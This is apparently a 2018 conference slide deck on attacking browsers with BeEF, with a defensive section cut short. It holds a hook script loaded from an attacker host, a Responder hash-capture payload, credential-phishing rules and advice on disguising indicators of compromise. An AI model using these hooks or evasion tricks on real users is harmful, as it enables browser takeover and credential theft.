Pwning with the Browser Exploitation Framework and Building Effective Enterprise Defenses

Hackwest 2018
Salt Lake City, UT


You may know us as “The Twins”

Jayme

Penetration Tester with AppSec Consulting

OSCP, CISSP, etc

West Coast, Best Coast

@highmeh

Marley

Infosec Engineer

Livetweets rocket launches

East Coast, Beast Coast

@mkr_ultra

Why are we here?

Setting Expectations

Offense

- Introduction to offensive capabilities, rules, and automation
- Examples do not include any AV bypass; this is PoC only
- Browsers and versions behave differently—measure twice, cut once!
- We'll skip download and install steps
  - Kali: /usr/share/beef-xss
  - Other: https://github.com/beefproject
  - Wiki: https://github.com/beefproject/beef/wiki

Defense


- What are your options for browser security?
  - “Easy”, moderate, and hard levels of difficulty
  - Needs of the business versus security practices
  - What is available/cost-effective?
- Focusing only on Windows-based defenses
- Mitigations cover numerous browser-based exploits, not just BeEF
- No IR in this talk

The Browser Exploitation Framework


The Browser Exploitation Framework

- Framework for deploying and managing client-side attacks
- Uses JavaScript to “hook” browsers, manage attacks
- Quickly create believable client-side attack campaigns
- Actively maintained, highly configurable, extensible

Attacker Controlled Webpage




Attacker Controlled Webpage



Stored Cross Site Scripting

Stored Cross Site Scripting



The Exploit, in its Entirety

```
<script src="https://beef.maliciouswebsite.org/hook.js"></script>
```

The Console

```
[ 1:41:02][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 1:41:02]    |   Twit: @beefproject
[ 1:41:02]    |   Site: http://beefproject.com
[ 1:41:02]    |   Blog: http://blog.beefproject.com
[ 1:41:02]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 1:41:02][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 1:41:02][*] BeEF is loading. Wait a few seconds...
[ 1:41:08][*] 8 extensions enabled.
[ 1:41:08][*] 301 modules enabled.
[ 1:41:08][*] 1 network interfaces were detected.
[ 1:41:08][+] running on network interface: beef.maliciouswebsite.org
[ 1:41:08]    |   Hook URL: https://beef.maliciouswebsite.org:443/hook.js
[ 1:41:08]    |_  UI URL:   https://beef.maliciouswebsite.org:443/ui/panel
[ 1:41:08][*] RESTful API key: 4c01a94f742f0bae3e8fcee7bae57fe8d0c71e85
[ 1:41:08][*] HTTP Proxy: http://127.0.0.1:6789
[ 1:41:08][*] [ARE] Ruleset (HTA_If_WinIE) parsed and stored successfully.
[ 1:41:08][*] [ARE] Ruleset (Phish_Creds_FF) parsed and stored successfully.
[ 1:41:08][*] [ARE] Ruleset (Redirect_iOS) parsed and stored successfully.
[ 1:41:08][*] BeEF server started (press control+c to stop)
```

The Interface

BeEF Control Panel

165.227.17.121:3000/ui/panel

BeEF 0.4.7.0-alpha | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - 45.55.244.116
    - 13.78.177.166
- Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Category: Browser (7 Items)

Browser Name: Internet Explorer	Initialization
Browser Version: 11	Initialization
Browser UA String: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; rv:11.0) like Gecko	Initialization
Browser Language: en-US	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: Shockwave Flash	Initialization
Window Size: Width: 884, Height: 514	Initialization

Category: Browser Components (12 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
Web Workers: Yes	Initialization
WebGL: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: No	Initialization
ActiveX: No	Initialization

Category: Hooked Page (5 Items)

Page Title: Google	Initialization
Page URI: http://45.55.244.116/google/	Initialization
Page Referrer: Unknown	Initialization
Host Name/IP: 45.55.244.116	Initialization
Cookies: BEEFHOOK=Kggecbgbvlr UdrWrpmqrErTkDj4w3mpBIuSP6qycQ2QErFdA7tOdyUqog5tRc1ug37uB3F9rmaNOiJFd	Initialization

Basic | Requester

The Interface

BeEF Control Panel

165.227.17.121:3000/ui/panel

BeEF 0.4.7.0-alpha | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - 45.55.244.116
    - 13.78.177.166
- Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Browser (56)
  - Hooked Domain (26)
  - Detect Foxit Reader
  - Detect MS Office
  - Detect QuickTime
  - Detect RealPlayer
  - Detect Silverlight
  - Detect Simple Adblock
  - Detect Toolbars
  - Detect Unity Web Player
  - Detect VLC
  - Detect Windows Media Player
  - Fingerprint Browser
  - Fingerprint Browser (PoC)
  - Get Visited Domains
  - Play Sound
  - Remove Hook Element
  - Spyder Eye
  - Unhook
  - Webcam
  - Webcam Permission Check
  - Get Visited URLs (Avant Browser)
  - Webcam HTML5
  - Detect ActiveX
  - Detect Popup Blocker
  - Detect Unsafe ActiveX
  - Detect Evernote Web Clipper
  - Detect Extensions
  - Detect FireBug
  - Detect LastPass

Module Results History

id	date	label
0	2018-02-03 23:08	command 1

Command results

1 Sat Feb 03 2018 15:08:07 GMT-0800 (PS

data: fingerprint=01464634dfe89181138719348ab6b3d2&components=
[{"key":"user_agent","value":"Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E
rv:11.0) like Gecko"},{"key":"language","value":"en-US"},{"key":"color_depth","value":24},
{"key":"pixel_ratio","value":1},{"key":"hardware_concurrency","value":"unknown"},
{"key":"resolution","value":[1440,900]},{"key":"available_resolution","value":[1440,860]},
{"key":"timezone_offset","value":0},{"key":"session_storage","value":1},{"key":"local_storage","value":1}
{"key":"indexed_db","value":1},{"key":"cpu_class","value":"x86"},
{"key":"navigator_platform","value":"Win32"},{"key":"do_not_track","value":"unknown"},
{"key":"ie_plugins","value":
[null,null,null,null,"MacromediaFlashPaper.MacromediaFlashPaper","Msxml2.DOMDocument","Msxml2.
Flash::Shockwave Flash 28.0 r0::application/x-shockwave-flash~swf,application/futuresplash~spl"]},
{"key":"canvas","value":"canvas winding:yes~canvas
fp:
{"key":"webgl","value":"
aliased line width range:[1, 1]~webgl aliased point size range:[1, 300]~webgl alpha bits:8~webgl
antialiasing:yes~webgl blue bits:8~webgl depth bits:24~webgl green bits:8~webgl max
anisotropy:16~webgl max combined texture image units:32~webgl max cube map texture
size:16384~webgl max fragment uniform vectors:512~webgl max render buffer size:16384~webgl max
texture image units:16~webgl max texture size:16384~webgl max varying vectors:15~webgl max verte
attribs:16~webgl max vertex texture image units:16~webgl max vertex uniform vectors:512~webgl max
viewport dims:[16384, 16384]~webgl red bits:8~webgl renderer:Internet Explorer~webgl shading
language version:WebGL GLSL ES 0.94~webgl stencil bits:0~webgl vendor:Microsoft~webgl
version:WebGL 0.94~webgl unmasked vendor:Microsoft~webgl unmasked renderer:Microsoft Basic
Render Driver~webgl vertex shader high float precision:23~webgl vertex shader high float precision
rangeMin:127~webgl vertex shader high float precision rangeMax:127~webgl vertex shader medium
float precision:23~webgl vertex shader medium float precision rangeMin:127~webgl vertex shader
medium float precision rangeMax:127~webgl vertex shader low float precision:23~webgl vertex shader
low float precision rangeMin:127~webgl vertex shader low float precision rangeMax:127~webgl
fragment shader high float precision:23~webgl fragment shader high float precision
rangeMin:127~webgl fragment shader high float precision rangeMax:127~webgl fragment shader
medium float precision:23~webgl fragment shader medium float precision rangeMin:127~webgl
fragment shader medium float precision rangeMax:127~webgl fragment shader low float
precision:23~webgl fragment shader low float precision rangeMin:127~webgl fragment shader low float
precision rangeMax:127~webgl vertex shader high int precision:0~webgl vertex shader high int precisio
rangeMin:31~webgl vertex shader high int precision rangeMax:30~webgl vertex shader medium int
precision:0~webgl vertex shader medium int precision rangeMin:31~webgl vertex shader medium int
precision rangeMax:30~webgl vertex shader low int precision:0~webgl vertex shader low int precision
rangeMin:31~webgl vertex shader low int precision rangeMax:30~webgl fragment shader high int
precision:0~webgl fragment shader high int precision rangeMin:31~webgl fragment shader high int
precision rangeMax:30~webgl fragment shader medium int precision:0~webgl fragment shader mediun
int precision rangeMin:31~webgl fragment shader medium int precision rangeMax:30~webgl fragment

Re-execute command

Basic | Requester

Ready

Module Examples

Recon / Enumeration

- Auto Fingerprint
- Geolocation
- Installed Software

Command results

1	**data**: installed_software=Internet Explorer	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
2	**data**: installed_software=OpenVPN	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
3	**data**: installed_software=Windows DVD Maker	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
4	**data**: installed_software=Windows Journal	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
5	**data**: installed_software=Windows Mail	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
6	**data**: installed_software=Wireshark	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
7	**data**: installed_software=Windows Photo Viewer	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
8	**data**: installed_software=Windows Mail	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
9	**data**: installed_software=Internet Explorer	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)
10	**data**: installed_software=Windows Photo Viewer	Fri Mar 16 2018 12:44:16 GMT-0700 (PDT)

Recon / Enumeration

- Get Internal IP
- Port Scanner
  - Outbound firewall rules?
- Detect Antivirus
  - Don’t get too excited…
- Detect Virtual Machine

Command results


1	**data**: IP is 10.0.1.5	Tue Mar 06 2018 22:50:31 GMT-0800 (PST)

Command results

1	**data**: port=Scanning 10.0.1.6 [ports: 445]	Tue Mar 06 2018 23:05:40 GMT-0800 (PST)
2	**data**: ip=10.0.1.6&port=HTTP: Port 445 is OPEN (microsoft-ds)	Tue Mar 06 2018 23:05:46 GMT-0800 (PST)
3	**data**: Scan Finished in 3703 ms	Tue Mar 06 2018 23:05:48 GMT-0800 (PST)


Social Engineering

- Detect Social Networks
  - SE opportunities...
- Convincing credential harvesters
- Fake Browser Updates
- Lots of fake alerts



Exploitation

- Lots of built-in, unlikely modules
  - A few are really useful!
- Integrates with Metasploit
- Supports PowerShell/HTA for drive-by exploits
- Raw JS Injection + Responder
  - Example: `window.open("file://///1.2.3.4/doesnotexist/")`
  - Unlikely—use redirection and HTML instead!
- Cryptocurrency miners...


Google
Google Search
I'm Feeling Lucky


Jenkins
Build Queue
Build Executor Status

Persistence

- Closing the browser takes the host offline
- ...unless you use Persistence Modules:
  - Take it back to 1999!
  - Frame the page (if it *can* be framed)
  - Man in the Browser
- Build it into your rules, or you'll be phishing again soon

Rules

Rules

- Automated Rule Engine is relatively new
- Lacks some features (if/then, between x and y, etc)
- Be creative and stack rules
- JSON, vim/nano, basic Linux CLI skills a plus

Conditional Filtering

- Filter by Browser, OS
- Further filter by Browser, OS Version
- Supports operators
- Combine the above for targeted attacks


BeEF Automated Rules Engine

- .json files:

```
{
    [general info]
    [conditions]
        {
        [modules(s)
            module options]
        }
    [execution details]
}
```

Sample Rule

Basic Conditional Rule Example: Detect OS, redirect windows



Sample Rule


```
{
        "name": "Redirect Windows",
        "comment": "Simple redirect. If the browser is running on any version of Windows, direct it elsewhere",
        "author": "https://github.com/highmeh",
        "browser": "ALL",
        "browser_version": "ALL",
        "os": "Windows",
        "os_version": "ALL",
        "modules": [
                {
                        "name": "site_redirect",
                        "condition": null,
                        "options": {
                                "redirect_url": "https://www.ubuntu.com"
                                                }
                }],
        "execution_order": [0],
        "execution_delay": [0],
        "chain_mode": "sequential"
}
```

Automation

- Still fairly basic
- Stack rules based on expected scenarios
  - Base on series of “true” results
- Requires multiple .json files
  - Break this up logically: if_windows.json, if_osx.json, etc.
  - All rules will execute when hooked—so test your filters!

Automation

- BeEF will fire all rules on any hooked browser. Filters determine which modules run



Automation

A hooked browser meets rule criteria, rules fire

```
[ 5:38:33][*] New Hooked Browser [id:1, ip:13.78.177.166, browser:IE-11, os:Windows-10], hooked domain [45.55.244.116:80]
[ 5:38:33][*] [ARE] Checking if any defined rules should be triggered on target.
[ 5:38:33]    |_  Browser version check -> (hook) 11 ALL (rule) : true
[ 5:38:33]    |_  OS version check -> (hook) 10 ALL (rule): true
[ 5:38:33]    |_  Hooked browser and OS type/version MATCH rule: Scan for 445/TCP Outbound, grab hashes if open.
[ 5:38:33]    |_  Found [1/1] ARE rules matching the hooked browser type/version.
[ 5:38:33]    |_  Preparing JS for command id [1], module [port_scanner]
[ 5:38:33]    |_  Preparing JS for command id [2], module [site_redirect_iframe]
[ 5:38:33]    |_  Triggering ruleset [1] on HB 1
```


A hooked browser does not meet rule criteria, rule does not fire

```
[ 6:50:18][*] New Hooked Browser [id:2, ip:13.78.177.166, browser:FF-58, os:Windows-10], hooked domain [45.55.244.116:80]
[ 6:50:18][*] [ARE] Checking if any defined rules should be triggered on target.
[ 6:50:18]    |_  Found [0/1] ARE rules matching the hooked browser type/version.
```

Automation Example

Rules Needed:

- If Windows > If Chrome > Exploit
- If Windows > If IE > HTA Payload
- If MacOS > If Chrome > Phish Creds
- If MacOS > If Firefox > Phish Creds
- What happens to Linux? Android?



Automated Rule Attack

BeEF - Best Practices

- Enable HTTPS
  - LetsEncrypt! No cost, 5 minute setup.

```
$ sudo certbot certonly
```

  - ...don't forget to configure BeEF with SSL Support:

```
$ sudo apt-get libssl-dev
$ gem uninstall eventmachine
$ gem install eventmachine
```

  - Users often taught that the green lock icon means trustworthy—exploit that trust.

BeEF - Best Practices

- Protect Yourself
  - Username and Password
  - Change Admin URL
  - Allowed Admin IP
  - Allowed hooking subnet
- Use a domain name, not an IP
- Get comfortable with config.yaml

BeEF - Blending in with Traffic

- Session cookies
  - “`BEEFHOOK`” and “`BEEFSESSION`” are obvious…
  - …`PHPSESSID` and `ASP.net_SessionID` are not.
- JavaScript exploit payload
  - “`hook.js`” can be used as an indicator of compromise…
  - …but nobody would filter `jquery.min.js`
  - Enable the Evasion Extension
- TCP Port
  - Change default
  - Ideally, just implement HTTPS and run it over 443/TCP

Winning at Offense

The Formula for Shells and Creds

- Use HTTPS!
- Change obvious IoCs
- Take your time to build a believable campaign pretext
- Build rules that make sense, don’t miss an opportunity
- Layer your attacks, account for all situations
- Don’t forget Persistence

Running Defense Against BeEF

Disclaimer

- Every organization is unique
- Some solutions may not be feasible for your environment
- What is easy for some may not be easy for you
- Use with caution
- Defense in depth is your friend

